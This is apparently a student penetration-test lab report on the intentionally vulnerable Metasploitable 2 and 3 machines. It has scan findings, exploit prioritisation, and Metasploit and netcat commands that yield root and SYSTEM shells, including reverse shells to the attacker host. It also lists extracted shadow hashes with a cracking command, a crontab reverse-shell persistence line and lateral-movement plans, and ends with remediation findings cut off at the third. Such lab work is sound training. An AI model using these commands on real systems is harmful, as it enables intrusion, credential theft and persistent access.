Service: MySQL
Version: MySQL 5.0.51a-3ubuntu5
Vulnerability Type: Database exposure
Exploitable: Y
Risk Level: Critical
```

Justification: MySQL is network-exposed with an empty root password. GVM confirmed login as root with no credentials (CVSS 9.8). Enables full database access and potential OS-level file read/write via MySQL FILE privilege.

```
Port: 5432
Service: PostgreSQL
Version: PostgreSQL 8.3.0-8.3.7
Vulnerability Type: Default credentials
Exploitable: Y
Risk Level: Critical
```

Justification: GVM confirmed login with default credentials postgres:postgres (CVSS 9.0). PostgreSQL 8.3 is outdated and uses deprecated SSL (SSLv3, expired certificate from 2010).

```
Port: 5900
Service: VNC
Version: VNC protocol 3.3
Vulnerability Type: Weak authentication
Exploitable: Y
Risk Level: Critical
```

Justification: VNC password is "password" - confirmed by both Nessus and GVM via brute force (CVSS 9.0/10.0). VNC also transmits data unencrypted. Direct graphical desktop access to the machine.

```
Port: 6000
Service: X11
Version: X11 (access denied)
Exploitable: N
Risk Level: Low
```

Justification: X11 is running but access is restricted. Nessus flagged X Server

Detection (Low 2.6). Not directly exploitable in current configuration but exposes graphical session infrastructure.

```
Port: 6667
Service: IRC
Version: UnrealIRCd 3.2.8.1
Vulnerability Type: Backdoored service
Exploitable: Y
Risk Level: Critical
```

Justification: UnrealIRCd 3.2.8.1 contains a backdoor allowing remote command execution via crafted AB-prefixed string (CVE-2010-2075). Confirmed by Nessus and GVM. Full shell access possible without credentials.

```
Port: 8009
Service: AJP
Version: Apache Jserv Protocol v1.3
Vulnerability Type: Remote code execution (RCE)
Exploitable: Y
Risk Level: Critical
```

Justification: AJP connector vulnerable to Ghostcat (CVE-2020-1938, CVSS 9.8).

GVM confirmed file read via AJP - able to read /WEB-INF/web.xml. Can also lead to RCE if file upload is possible.

```
Port: 8180
Service: HTTP
Version: Apache Tomcat 5.5
Vulnerability Type: Outdated software
Exploitable: Y
Risk Level: High
```

Justification: Apache Tomcat 5.5 is end-of-life with multiple known CVEs.

Nessus flagged Tomcat multiple issues. Default Tomcat manager credentials may also be present enabling WAR file deployment for RCE.

```
Port: 21
Service: FTP
Version: Microsoft ftpd (IIS FTP)
Vulnerability Type: Weak authentication
Exploitable: Y
Risk Level: Medium
```

Justification: FTP accepts anonymous logins and transmits credentials in plaintext (no AUTH TLS). Nessus confirmed cleartext login capability. Credentials interceptable via network sniffing.

```
Port: 80
Service: HTTP
Version: Microsoft IIS 7.5
Vulnerability Type: Misconfiguration
Exploitable: Y
Risk Level: Medium
```

Justification: IIS 7.5 has TRACE method enabled enabling XST attacks (CVE-2003-1567). HTTP methods not properly restricted. IIS 7.5 is part of an EOL OS (Windows Server 2008 R2, EOL Jan 2020).

```
Port: 135
Service: MSRPC
Version: Microsoft Windows RPC
Vulnerability Type: Service enumeration
Exploitable: N
Risk Level: Low
```

Justification: RPC endpoint mapper exposes available Windows services and can be used for lateral movement planning but no direct exploit confirmed by scanners for this port alone.

```
Port: 139
Service: NetBIOS-SSN
Version: Microsoft Windows netbios-ssn
Vulnerability Type: Lateral movement vector
Exploitable: Y
Risk Level: High
```

Justification: NetBIOS/SMB with message signing disabled enables NTLM relay attacks. An attacker can intercept authentication and relay credentials to other services in the network for lateral movement.

```
Port: 445
Service: SMB
Version: Windows Server 2008 R2 Standard 7601 SP1
Vulnerability Type: Remote code execution (RCE)
Exploitable: Y
Risk Level: Critical
```

Justification: Windows Server 2008 R2 SMB is potentially vulnerable to EternalBlue (MS17-010) and other SMB RCE exploits. SMB message signing disabled (Nessus). Nessus confirmed SMB multiple issues. Full unauthenticated RCE possible if EternalBlue patch not applied.

```
Port: 3306
Service: MySQL
Version: MySQL 5.5.20-log
Vulnerability Type: Default credentials
Exploitable: Y
Risk Level: High
```

Justification: MySQL exposed on network. Version 5.5.20 is EOL (Dec 2018) with known CVEs. Network-exposed database on EOL OS is a significant risk. Default or weak credentials likely given the overall system configuration.

```
Port: 3389
Service: RDP
Version: Windows Server 2008 R2 SP1 RDP
Vulnerability Type: Remote code execution (RCE)
Exploitable: Y
Risk Level: Critical
```

Justification: RDP exposed on standard port with self-signed certificate.

Windows Server 2008 R2 RDP is potentially vulnerable to BlueKeep (CVE-2019-0708) - a wormable pre-auth RCE. Nessus confirmed RDP Man-in-the-Middle weakness. Terminal Services encryption not FIPS compliant.

```
Port: 4848
Service: HTTPS
Version: Oracle GlassFish 4.0
Vulnerability Type: Outdated software
Exploitable: Y
Risk Level: High
```

Justification: GlassFish 4.0 admin console exposed with an SSL certificate expired in 2023. GlassFish 4.0 has known RCE vulnerabilities. Admin console accessible over HTTPS may allow deployment of malicious applications.

```
Port: 5985
Service: WinRM
Version: Microsoft HTTPAPI 2.0
Vulnerability Type: Weak authentication
Exploitable: Y
Risk Level: Medium
```

Justification: Windows Remote Management exposed. If default or weak credentials are used, WinRM enables full remote PowerShell access to the

system. Used for legitimate remote management but significant attack surface.

```
Port: 7676
Service: Java Message Service
Version: Java Message Service 301
Vulnerability Type: Outdated software
Exploitable: N
Risk Level: Medium
```

Justification: JMS service exposed. Part of the GlassFish application server.

Outdated messaging service with potential deserialization vulnerabilities but no direct exploit confirmed by scanners.

```
Port: 8080
Service: HTTP
Version: GlassFish Server 4.0
Vulnerability Type: Outdated software
Exploitable: Y
Risk Level: High
```

Justification: GlassFish 4.0 HTTP interface has PUT, DELETE, and TRACE methods enabled (Nessus). PUT method allows file upload which could enable web shell deployment. GlassFish 4.0 is EOL with known vulnerabilities.

```
Port: 8181
Service: HTTPS
Version: GlassFish 4.0 SSL
Vulnerability Type: Misconfiguration
Exploitable: Y
Risk Level: Medium
```

Justification: SSL interface with expired certificate (2013-2023). Using an expired certificate means clients cannot verify server identity, enabling MITM attacks. Part of the broader GlassFish attack surface.

```
Port: 8383
Service: HTTP
Version: Apache httpd
Vulnerability Type: Outdated software
Exploitable: N
Risk Level: Medium
```

Justification: Apache HTTP returning 400 Bad Request. Service running but not fully configured. Outdated Apache version present but no specific exploit confirmed on this port.

```
Port: 9200
Service: Elasticsearch REST API
Version: Elasticsearch 1.1.1
Vulnerability Type: Misconfiguration
```

```
Exploitable: Y  
Risk Level: High
```

Justification: Elasticsearch 1.1.1 exposes an unauthenticated REST API with CORS headers allowing cross-origin access (GET, POST, PUT, DELETE). No authentication by default in this version. Attacker can read, modify, or delete all indexed data. Elasticsearch 1.1.1 also has known RCE via dynamic scripting (CVE-2014-3120).

```
Port: 49152-49155  
Service: MSRPC  
Version: Microsoft Windows RPC (dynamic)  
Vulnerability Type: Service enumeration  
Exploitable: N  
Risk Level: Low
```

Justification: Dynamic RPC ports for Windows services. Exposed for remote management but no direct exploits confirmed. Useful for enumerating further Windows service attack surface.

Lab 03 - Exercise 2: Exploitation Strategy and Planning

Sources: E02 scan results (Nmap, Nessus, GVM)

METASPLOITABLE 2 (10.0.2.4)

TASK 1: Top 5 target services

1. Bindshell - port 1524
2. vsftpd 2.3.4 backdoor - port 21
3. UnrealIRCd 3.2.8.1 backdoor - port 6667
4. rlogin passwordless login - port 513
5. Samba MS-RPC command injection - port 445 (CVE-2007-2447)

TASK 2: Why highest priority?

1. Bindshell (port 1524)

Highest priority because it requires zero effort - simply connecting to port 1524 gives an immediate root shell with no exploit, no credentials, and no tool required. It is the most trivially exploitable service on the system and is confirmed by Nmap (identified as "bindshell"), Nessus, and GVM (CVSS 10.0). There is no simpler path to full system access.

2. vsftpd 2.3.4 backdoor (port 21)

The backdoor is triggered by a single malformed login attempt and opens a root shell on port 6200. It requires no valid credentials and is fully automated via Metasploit (exploit/unix/ftp/vsftpd_234_backdoor). Confirmed by both Nessus and GVM (CVE-2011-2523, CVSS 9.8). Prioritized because it is a well-documented, reliable exploit with no dependencies.

3. UnrealIRCd 3.2.8.1 backdoor (port 6667)

Another backdoor with a single-step exploit. Sends an AB-prefixed string to the IRC port and receives a shell. Automated via Metasploit (exploit/unix/irc/unreal_ircd_3281_backdoor). Confirmed by Nessus and GVM (CVE-2010-2075). Ranked third because IRC may not be externally accessible in all environments, making it slightly less universally applicable than FTP.

4. rlogin passwordless login (port 513)

GVM confirmed that root access is possible without any password via rlogin. This is a trust-based authentication bypass - the system is configured to trust connections without credentials. No exploit needed, just a direct rlogin connection. Ranked fourth because rlogin requires the rlogin client which may not always be available, and the service is less commonly encountered.

5. Samba MS-RPC command injection (port 445 / CVE-2007-2447)

Samba 3.0.20 allows command injection via the username field in MS-RPC calls. Exploitable via Metasploit (exploit/multi/samba/usermap_script). GVM confirmed exploitation by receiving ICMP response from target. Ranked fifth because it executes commands as the Samba daemon user rather than guaranteed root, requiring a potential additional privilege escalation step.

TASK 3: Authentication requirements

No authentication required:

- Bindshell (port 1524) - open shell, connect and get root immediately
- vsftpd 2.3.4 backdoor (port 21) - backdoor triggered by malformed login,

no valid credentials needed

- UnrealIRCd backdoor (port 6667) - backdoor triggered by crafted string,

no credentials needed

- rlogin (port 513) - passwordless by configuration, no credentials needed
- Samba CVE-2007-2447 (port 445) - username field injection, no valid

credentials required

All 5 selected services require NO authentication to exploit.

This is a key finding - the system can be fully compromised without knowing any valid credentials.

TASK 4: Which will likely provide root access immediately?

Immediate root access (no escalation needed):

- Bindshell (port 1524): Shell opens directly as root (uid=0). Confirmed by

GVM response: uid=0(root) gid=0(root)

- vsftpd 2.3.4 backdoor (port 21): Backdoor shell runs as root
- rlogin (port 513): GVM confirmed root access without password

Likely root but may depend on daemon configuration:

- UnrealIRCD backdoor (port 6667): Commands execute as the IRC daemon user.

On Metasploitable 2 this is typically root or a highly privileged user.

- Samba CVE-2007-2447 (port 445): Commands execute as the Samba daemon

(typically "nobody" or a low-privilege user on standard systems, but may be root on Metasploitable 2 due to its intentionally insecure configuration)

METASPLOITABLE 3 (10.0.2.15)

TASK 1: Top 5 target services

1. SMB - port 445 (EternalBlue MS17-010 / CVE-2017-0144)
2. RDP - port 3389 (BlueKeep CVE-2019-0708)
3. GlassFish 4.0 admin console - port 4848
4. Elasticsearch 1.1.1 unauthenticated API - port 9200
5. MySQL - port 3306

TASK 2: Why highest priority?

1. SMB (port 445) - MS17-010 EternalBlue

Windows Server 2008 R2 SP1 is one of the primary targets of EternalBlue, the NSA-developed exploit used in WannaCry. It provides unauthenticated remote code execution as SYSTEM via a buffer overflow in SMBv1. Nessus confirmed SMB multiple issues and message signing disabled. This is the highest priority because it is a well-known wormable exploit with reliable

Metasploit modules (exploit/windows/smb/ms17_010_eternalblue) that delivers SYSTEM-level access on the first attempt.

2. RDP (port 3389) - BlueKeep CVE-2019-0708

Windows Server 2008 R2 is explicitly listed as a vulnerable version for BlueKeep - a pre-authentication RCE in RDP. Like EternalBlue it is wormable and requires no credentials. Nessus confirmed RDP is exposed with a Man-in-the-Middle weakness. Ranked second because BlueKeep exploitation is slightly less reliable than EternalBlue in practice and can cause system crashes if the exploit fails.

3. GlassFish 4.0 admin console (port 4848)

GlassFish 4.0 admin console may be accessible with default credentials (admin/adminadmin or empty password). Once authenticated, WAR file deployment allows arbitrary code execution on the server. The expired SSL certificate (2013-2023) and exposed admin panel (detected by Nessus) make this a high priority target. Ranked third because it may require credential guessing.

4. Elasticsearch 1.1.1 (port 9200)

Completely unauthenticated REST API. Nessus confirmed CORS enabled with GET, POST, PUT, DELETE methods. Elasticsearch 1.1.1 is vulnerable to dynamic script RCE (CVE-2014-3120) - sending a crafted search query with a Groovy script executes arbitrary commands on the server. Ranked fourth because it requires a specific CVE knowledge to exploit beyond data access.

5. MySQL (port 3306)

Network-exposed MySQL 5.5.20 on an EOL system. Likely accessible with default or weak credentials given the overall insecure configuration of Metasploitable 3. MySQL access enables database dump, and FILE privilege abuse for OS-level file operations. Ranked fifth because it requires credential guessing first.

TASK 3: Authentication requirements

No authentication required:

- SMB EternalBlue (port 445) - pre-authentication exploit, no credentials
- RDP BlueKeep (port 3389) - pre-authentication exploit, no credentials
- Elasticsearch (port 9200) - no authentication by default in version 1.1.1

Authentication required (default/weak credentials):

- GlassFish admin console (port 4848) - requires login but likely default credentials (admin/adminadmin or similar)
- MySQL (port 3306) - requires credentials, likely weak or default

TASK 4: Which will likely provide root/SYSTEM access immediately?

Immediate SYSTEM access (no escalation needed):

- SMB EternalBlue (port 445): EternalBlue delivers a SYSTEM shell directly - the highest privilege level on Windows. No escalation needed.
- RDP BlueKeep (port 3389): Also delivers SYSTEM-level code execution if successful.

Requires escalation after initial access:

- GlassFish (port 4848): Code runs as the GlassFish service account. Privilege escalation needed to reach SYSTEM unless the service runs as SYSTEM.
- Elasticsearch (port 9200): Commands run as the Elasticsearch service account. Privilege escalation likely needed.
- MySQL (port 3306): Database access only. OS-level access requires additional steps (UDF injection or FILE privilege abuse).

Lab 03 - Exercise 3: Actual Exploitation

Attacker: Kali (10.0.2.3) | MS2: 10.0.2.4 | MS3: 10.0.2.15

METASPLOITABLE 2 (10.0.2.4) - Linux Ubuntu 8.04

--- EXPLOIT 1: Bindshell (port 1524) ---

Category: Misconfiguration / Hardcoded bind shell

Requirement covered: Misconfiguration-based issue

Technique:

Port 1524 hosts a hardcoded root shell with no authentication. A simple netcat connection is sufficient to gain immediate root access. No exploit, no credentials, no Metasploit needed.

Command used:

```
nc 10.0.2.4 1524
```

Attack path:

Connect to port 1524 -> receive root shell immediately

Evidence:

```
whoami: root
id: uid=0(root) gid=0(root) groups=0(root)
ip a: inet 10.0.2.4/24 (eth0)
Privilege level: root (uid=0)
```

--- EXPLOIT 2: vsftpd 2.3.4 Backdoor (port 21) ---

Category: Backdoored service

Requirement covered: Backdoored service

```
CVE: CVE-2011-2523
```

Technique:

vsftpd 2.3.4 contains a backdoor in its source code. When a username containing ":" is sent, the backdoor opens a root shell on port 6200/tcp.

Metasploit automates this by sending the crafted login and connecting to the resulting shell.

Metasploit module: `exploit/unix/ftp/vsftpd_234_backdoor`

Commands used:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 10.0.2.4
run
```

Attack path:

Metasploit connects to FTP port 21 -> sends malformed username with ":"
-> backdoor triggers and opens shell on port 6200 -> Metasploit connects to port 6200 -> root shell obtained

Evidence:

```
Session: Command shell session 1 opened (10.0.2.3:40975 -> 10.0.2.4:6200)
whoami: root
id: uid=0(root) gid=0(root)
ip a: inet 10.0.2.4/24 (eth0)
Privilege level: root (uid=0)
```

--- EXPLOIT 3: UnrealIRCd 3.2.8.1 Backdoor (port 6667) ---

Category: Backdoored service

CVE: CVE-2010-2075

Technique:

UnrealIRCd 3.2.8.1 contains a backdoor that executes commands when a string prefixed with "AB" is sent to the IRC service. Metasploit sends the crafted payload and catches the reverse shell connection.

Metasploit module: `exploit/unix/irc/unreal_ircd_3281_backdoor`

Payload: `cmd/unix/reverse`

Commands used:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
set RHOSTS 10.0.2.4
set payload cmd/unix/reverse
set LHOST 10.0.2.3
run
```

Attack path:

Metasploit connects to IRC port 6667 -> sends AB-prefixed backdoor command

-> target executes command and connects back to Kali on port 4444

-> reverse shell obtained

Evidence:

```
Session: Command shell session 2 opened (10.0.2.3:4444 -> 10.0.2.4:35197)
whoami: root
id: uid=0(root) gid=0(root)
ip a: inet 10.0.2.4/24 (eth0)
Privilege level: root (uid=0)
```

--- EXPLOIT 4: rlogin Passwordless Login (port 513) ---

Category: Trust based authentication / Weak authentication

Requirement covered: Service vulnerable due to weak/default credentials

Technique:

The rlogin service on Metasploitable 2 is configured to allow passwordless root login based on .rhosts trust files. The rlogin client connects directly as root without any password prompt.

Command used:

```
rlogin -l root 10.0.2.4
```

Attack path:

```
rlogin client connects to port 513 -> server checks .rhosts trust file
```

-> trust allows root login without password -> root shell obtained

Evidence:

```
whoami: root
id: uid=0(root) gid=0(root) groups=0(root)
ip a: inet 10.0.2.4/24 (eth0)
Privilege level: root (uid=0)
```

--- EXPLOIT 5: Samba MS-RPC Command Injection (port 445) ---

Category: Remote code execution (RCE)

Requirement covered: Remote code execution vulnerability

CVE: CVE-2007-2447

Technique:

Samba 3.0.20 passes the username field from MS-RPC calls unsanitized to /bin/sh. By injecting shell metacharacters into the username, an attacker can execute arbitrary commands. Metasploit crafts the malicious SMB request and catches the reverse shell.

Metasploit module: `exploit/multi/samba/usermap_script`

Payload: `cmd/unix/reverse_netcat` (default)

Commands used:

```
use exploit/multi/samba/usermap_script
set RHOSTS 10.0.2.4
set LHOST 10.0.2.3
run
```

Attack path:

Metasploit sends crafted SMB authentication request with injected shell command in username field -> Samba passes username to /bin/sh unsanitized -> command executes and connects back to Kali -> root shell obtained

Evidence:

```
Session: Command shell session 1 opened (10.0.2.3:4444 -> 10.0.2.4:50868)
whoami: root
id: uid=0(root) gid=0(root)
ip a: inet 10.0.2.4/24 (eth0)
Privilege level: root (uid=0)
```

METASPLOITABLE 3 (10.0.2.15) - Windows Server 2008 R2 SP1

--- EXPLOIT 6: EternalBlue SMB (port 445) ---

Category: Network-based RCE

Requirement covered: Network-based RCE (SMB related)

CVE: CVE-2017-0144 (MS17-010)

Technique:

EternalBlue exploits a buffer overflow vulnerability in SMBv1 on Windows Server 2008 R2. It overwrites kernel memory to inject and execute a shellcode payload, resulting in a Meterpreter session running as NT AUTHORITY\SYSTEM. No authentication required.

Metasploit module: `exploit/windows/smb/ms17_010_eternalblue`

Payload: `windows/x64/meterpreter/reverse_tcp` (default)

Commands used:

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.0.2.15
set LHOST 10.0.2.3
run
```

Attack path:

Metasploit scans SMB port 445 -> confirms MS17-010 vulnerability -> sends malformed SMBv1 packets to trigger buffer overflow -> overwrites kernel pool memory -> injects Meterpreter stage -> SYSTEM shell obtained

Evidence:

```
Session: Meterpreter session 2 opened (10.0.2.3:4444 -> 10.0.2.15:49273)
getuid: NT AUTHORITY\SYSTEM
sysinfo: VAGRANT-2008R2, Windows Server 2008 R2 (6.1 Build 7601, SP1), x64
ipconfig: IPv4 Address: 10.0.2.15
Privilege level: NT AUTHORITY\SYSTEM (highest Windows privilege)
```

--- EXPLOIT 7: WinRM Credential Login (port 5985) ---

Category: Credential-based compromise

Requirement covered: Credential-based compromise

Technique:

Windows Remote Management (WinRM) service is exposed on port 5985.
The default Vagrant credentials (vagrant:vagrant) are valid on this system.
Metasploit's WinRM login scanner confirms the credentials and opens a command shell session.

Metasploit module: `auxiliary/scanner/winrm/winrm_login`

Commands used:

```
use auxiliary/scanner/winrm/winrm_login
set RHOSTS 10.0.2.15
set USERNAME vagrant
set PASSWORD vagrant
run
sessions -i 3
```

Attack path:

Metasploit sends WinRM authentication request with vagrant:vagrant
-> server accepts credentials -> command shell session opened as vagrant

Evidence:

```
Login Successful: WORKSTATION\vagrant:vagrant
Session: Command shell session 3 opened (10.0.2.3:42965 -> 10.0.2.15:5985)
whoami: vagrant-2008r2\vagrant
ipconfig: IPv4 Address: 10.0.2.15
Privilege level: Standard user (vagrant)
```

--- EXPLOIT 8: Privilege Escalation via EternalBlue ---

Category: Privilege escalation

Requirement covered: Privilege escalation

Technique:

Starting from the low-privilege vagrant account (obtained via WinRM),
privilege escalation to NT AUTHORITY\SYSTEM is demonstrated via the
EternalBlue session (session 2). Meterpreter's getsystem command confirmed
the system is already running as SYSTEM. EternalBlue itself represents

direct kernel-level privilege escalation from unauthenticated network access to SYSTEM, bypassing all user-level privilege boundaries.

Commands used:

```
sessions -i 2  
getsystem  
getuid
```

Evidence:

```
getsystem: Already running as SYSTEM  
getuid: NT AUTHORITY\SYSTEM  
Privilege level: NT AUTHORITY\SYSTEM
```

Escalation path: Unauthenticated network attacker -> SYSTEM via SMB kernel exploit

SUMMARY OF REQUIREMENTS MET

Metasploitable 2:

Backdoored service: vsftpd 2.3.4 (CVE-2011-2523) - port 21

Weak/default credentials: rlogin passwordless root - port 513

Remote code execution: Samba usermap_script (CVE-2007-2447) - port 445

Misconfiguration-based issue: Hardcoded bindshell - port 1524

Metasploitable 3:

Network-based RCE (SMB): EternalBlue MS17-010 (CVE-2017-0144) - port 445

Credential-based compromise: WinRM vagrant:vagrant - port 5985

Privilege escalation: Unauthenticated -> NT AUTHORITY\SYSTEM via EternalBlue

Lab 03 - Exercise 4: Post Exploitation Analysis Target: Metasploitable 2 (10.0.2.4) - access via bindshell port 1524 (root)

Current user context: whoami: root id: uid=0(root) gid=0(root) groups=0(root) Privilege level: Full root - highest privilege on Linux system

User accounts found in /etc/passwd (login-capable): root:x:0:0 - superuser
msfadmin:x:1000:1000 - primary user, home: /home/msfadmin, shell: /bin/bash
user:x:1001:1001 - regular user, home: /home/user, shell: /bin/bash
service:x:1002:1002 - service account, home: /home/service, shell: /bin/bash
postgres:x:108:117 - database admin, home: /var/lib/postgresql, shell: /bin/bash

Home directories found: /home/ftp /home/msfadmin /home/service /home/user

Password hashes extracted from /etc/shadow:

root:\$1\$/avpfBJ1\$x0z8w5UF9lv./DR9E9Lid. (MD5 hash)
sys:\$1\$fUX6BPot\$MiyC3UpOzQJqz4s5wFD9l0 (MD5 hash)
klog:\$1\$f2ZVMS4K\$R9Xkl.CmLdHhdUE3X9jqP0 (MD5 hash)
msfadmin:\$1\$XN10Zj2c\$Rt/zzCW3mLtUWA.ihZjA5/ (MD5 hash)
postgres:\$1\$Rw35ik.x\$MgQgZUuO5pAoUvfJhfcYe/ (MD5 hash)
user:\$1\$HESu9xrH\$k.o3G93DGoXliQKkPmUgZ0 (MD5 hash)
service:\$1\$kR3ue7JZ\$7GxELDupr5Ohp6cjZ3Bu// (MD5 hash)

Note: All hashes use MD5 (\$1\$) which is a weak hashing algorithm easily crackable with tools like John the Ripper or Hashcat.

Sensitive config files found: /etc/vsftpd.conf - FTP server config (may contain credentials/settings) /etc/proftpd/proftpd.conf - ProFTPD config /etc/proftpd/sql.conf - SQL credentials for ProFTPD /etc/samba/smb.conf - Samba share config /etc/apache2/apache2.conf - Apache web server config /etc/bind/named.conf - DNS server config /etc/unreal/unrealircd.conf - IRC server config (may contain passwords) /etc/postgresql-common/autovacuum.conf - PostgreSQL config /etc/ldap/ldap.conf - LDAP config

Root home directory contents (/root): Desktop/ - desktop folder reset_logs.sh - log reset script (indicates awareness of forensics) vnc.log - VNC log file (contains VNC session history)

Existing persistence on Metasploitable 2:

1. Bindshell on port 1524 - hardcoded in inetd/xinetd config (/etc/xinetd.conf)
Always listening, survives reboots
2. vsftpd backdoor - compiled into the binary, persistent across reboots
3. UnrealIRCd backdoor - compiled into the IRC daemon, persistent
4. rlogin/rsh trust files (.rhosts) - file-based, survives reboots

Potential attacker persistence mechanisms:

1. Add SSH key to /root/.ssh/authorized_keys
 - a. Allows permanent passwordless SSH access as root
 - b. Survives reboots, hard to detect without file monitoring
2. Add new root user to /etc/passwd
 - a. Direct modification of passwd/shadow files
 - b. Creates backdoor account with uid=0
3. Crontab backdoor
 - a. No existing root crontab found (crontab -l returned no crontab for root)
 - b. Attacker could add: * * * * * nc -e /bin/bash 4444
 - c. Provides recurring reverse shell every minute
4. Modify /etc/rc.local
 - a. Add reverse shell command to startup script
 - b. Executes on every system boot
5. Replace existing service binary
 - a. Replace vsftpd or another service with backdoored version
 - b. Blends in with normal services

Password hashes from /etc/shadow (MD5 format, crackable): root:

\$1\$/avpfBJ1\$x0z8w5UF9lv./DR9E9Lid. sys: \$1\$fUX6BP0t\$MiyC3UpOzQJqz4s5wFD9l0

klog: \$1\$f2ZVMS4K\$R9Xkl.CmLdHhdUE3X9jqP0 msfadmin:

\$1\$XN10Zj2c\$Rt/zzCW3mLtUWA.ihZjA5/ postgres:

\$1\$Rw35ik.x\$MgQgZUuO5pAoUvfJhfcYe/ user:

\$1\$HESu9xrH\$k.o3G93DGoXliQKkPmUgZ0 service:

\$1\$kR3ue7JZ\$7GxELDupr5Ohp6cjZ3Bu//

Cracking approach: john --wordlist=/usr/share/wordlists/rockyou.txt /etc/shadow
(MD5crypt hashes are weak and commonly found in wordlist dictionaries) Known
password: msfadmin:msfadmin (default credentials)

Database credentials accessible: MySQL: root with empty password (confirmed by
GVM in E02) PostgreSQL: postgres:postgres (confirmed by GVM in E02)

Web application credentials potentially stored in: /var/www/ - DVWA, Mutillidae,
phpMyAdmin config files /etc/proftpd/sql.conf - SQL credentials for FTP auth

From Metasploitable 2 (10.0.2.4) as root, lateral movement options:

1. To Metasploitable 3 (10.0.2.15):
 - a. Credentials harvested from MS2 databases (MySQL, PostgreSQL) may be reused on MS3 if same credentials are configured
 - b. SSH keys from /root/.ssh/ or user home directories could work on MS3 if key-based auth is configured
 - c. Network scanning from MS2 would reveal MS3 services from inside the network (different perspective than external scan)
2. Credential reuse:
 - a. msfadmin:msfadmin - try on SSH, FTP, web apps across network
 - b. postgres:postgres - try against any PostgreSQL services on network
 - c. Cracked hashes from /etc/shadow - reuse against other systems
3. Network pivoting:
 - a. MS2 is fully compromised and can be used as a pivot point
 - b. From MS2, attacker can reach services that may be firewalled externally
 - c. ARP cache on MS2 reveals other hosts: arp -n
 - d. Can scan internal network: nmap from inside MS2
4. Trust relationships:
 - a. .rhosts files on MS2 may reference other trusted hosts
 - b. If MS2 trusts MS3, rsh/rlogin may work between them without credentials
5. Shared credentials in config files:

- a. /etc/proftpd/sql.conf may contain database passwords reused elsewhere
- b. /etc/samba/smb.conf may reveal domain/workgroup credentials
- c. Web app config files in /var/www may contain database connection strings with passwords reusable on other systems

Lab 03 - Exercise 5: Executive Report

Penetration Test Report - Metasploitable 2 & 3

Cybersecurity F26 | Date: April 19, 2026

Attacker machine: Kali Linux (10.0.2.3)

Targets: Metasploitable 2 (10.0.2.4) | Metasploitable 3 (10.0.2.15)

EXECUTIVE SUMMARY

A penetration test was conducted against two target systems - Metasploitable 2 (Linux) and Metasploitable 3 (Windows Server 2008 R2). Both systems were fully compromised during the assessment. The attacker gained complete administrative control over both machines without requiring any prior knowledge of valid credentials.

On Metasploitable 2, five separate attack paths were successfully exploited, all resulting in root-level access. The system runs Ubuntu 8.04 which has been end-of-life since 2013, meaning it has received no security patches for over a decade. Multiple services contain hardcoded backdoors planted in their source code distributions, and every tested authentication mechanism either required no credentials or accepted trivially guessable defaults.

On Metasploitable 3, the Windows Server 2008 R2 system was compromised via

EternalBlue (MS17-010), a critical SMB vulnerability weaponized in the 2017

WannaCry ransomware attack. The exploit delivered immediate NT
AUTHORITY\SYSTEM

access - the highest privilege level on Windows - without any authentication.

Additionally, the system accepted default credentials (vagrant:vagrant) over
Windows Remote Management, providing a second independent path to access.

Business Impact:

If systems of this configuration were exposed in a real corporate environment,
the consequences would be severe. An attacker with this level of access could:

- Steal all data stored on both systems including databases, credentials,
and proprietary application data

- Use harvested credentials (extracted from /etc/shadow and databases) to
move laterally to other systems in the network

- Install persistent backdoors and ransomware that survive reboots
- Disrupt or destroy services, making systems unavailable
- Use the compromised machines as pivot points to attack internal network

infrastructure not directly accessible from the internet

The attack surface is wide, the vulnerabilities are well-documented and
publicly exploited, and the exploitation required minimal skill or time.

Both systems would be considered critically compromised in a real assessment.

Overall Risk Rating: CRITICAL

Recommended action: Immediate isolation, full rebuild, and replacement with
patched, supported OS versions before returning to any production network.

TECHNICAL FINDINGS

--- FINDING 1: vsftpd 2.3.4 Backdoor ---

CVE: CVE-2011-2523

Severity: Critical (CVSS 9.8)

Affected system: Metasploitable 2 (10.0.2.4), port 21/tcp

Root cause:

The vsftpd 2.3.4 source code was compromised by an unknown attacker in 2011 who injected a backdoor into the official distribution package. The backdoor code listens for a specific pattern in the FTP username field - when a username containing the string ":" is sent, the service forks a process that opens a root shell on port 6200/tcp. The backdoored package was available for download for several days before discovery.

Exploitation method:

Metasploit module exploit/unix/ftp/vsftpd_234_backdoor was used. The module connects to FTP port 21, sends a username ending in ":", and then connects to port 6200 to receive the spawned root shell. The exploitation is fully automated and takes approximately 5 seconds. No credentials are required.

Impact:

Immediate unauthenticated root shell access to the target system. An attacker gains complete control - full read/write access to all files, ability to install additional tools, create persistent backdoors, exfiltrate data, and use the system as a pivot point. In a real environment this would represent total system compromise from a single network packet sequence.

Remediation:

Replace vsftpd 2.3.4 immediately with a current, supported version obtained from the official vendor. Verify package integrity using cryptographic signatures before installation. Restrict FTP access to necessary IP ranges

using firewall rules. Consider replacing FTP entirely with SFTP which provides encrypted transport and is not susceptible to this class of supply-chain attack.

--- FINDING 2: Samba MS-RPC Username Command Injection ---

CVE: CVE-2007-2447

Severity: High (CVSS 6.0 - real-world impact is higher)

Affected system: Metasploitable 2 (10.0.2.4), port 445/tcp

Root cause:

Samba versions 3.0.0 through 3.0.25rc3 pass the username parameter from MS-RPC authentication calls directly to /bin/sh without sanitizing shell metacharacters. When the "username map script" option is enabled in smb.conf, an attacker can inject shell commands by embedding them in backticks or other shell metacharacters within the username field of an authentication request.

Exploitation method:

Metasploit module exploit/multi/samba/usermap_script was used. The module crafts a malicious SMB authentication request with a username containing an injected reverse shell command. Samba processes the username through /bin/sh, executing the injected command. The payload connects back to the attacker machine on port 4444, establishing a command shell. Confirmed: root shell obtained with uid=0(root) gid=0(root).

Impact:

Remote unauthenticated command execution on the Samba server. Commands execute

with the privileges of the Samba daemon. On Metasploitable 2, this results in root access. In a real environment, Samba is commonly used for file sharing in corporate networks, meaning this vulnerability could expose shared drives,

network storage, and any data accessible to the file server. The vulnerability can also be used to pivot deeper into the internal network since SMB servers are often highly trusted within domain environments.

Remediation:

Upgrade Samba to version 3.0.25 or later immediately. Disable the "username map script" option in smb.conf if not required. Restrict SMB access to trusted internal IP ranges using firewall rules - SMB (port 445) should never be exposed to the internet. Enable SMB message signing to prevent relay attacks. Consider migrating to a modern, supported version of Samba with current security patches.

--- FINDING 3: EternalBlue SMB Remote Code Execution ---

CVE: CVE-2017-0144 (MS17-010)

Severity: Critical (CVSS 9.3)

Affected system: Metasploitable 3 (10.0.2.15), port 445/tcp

Root cause:

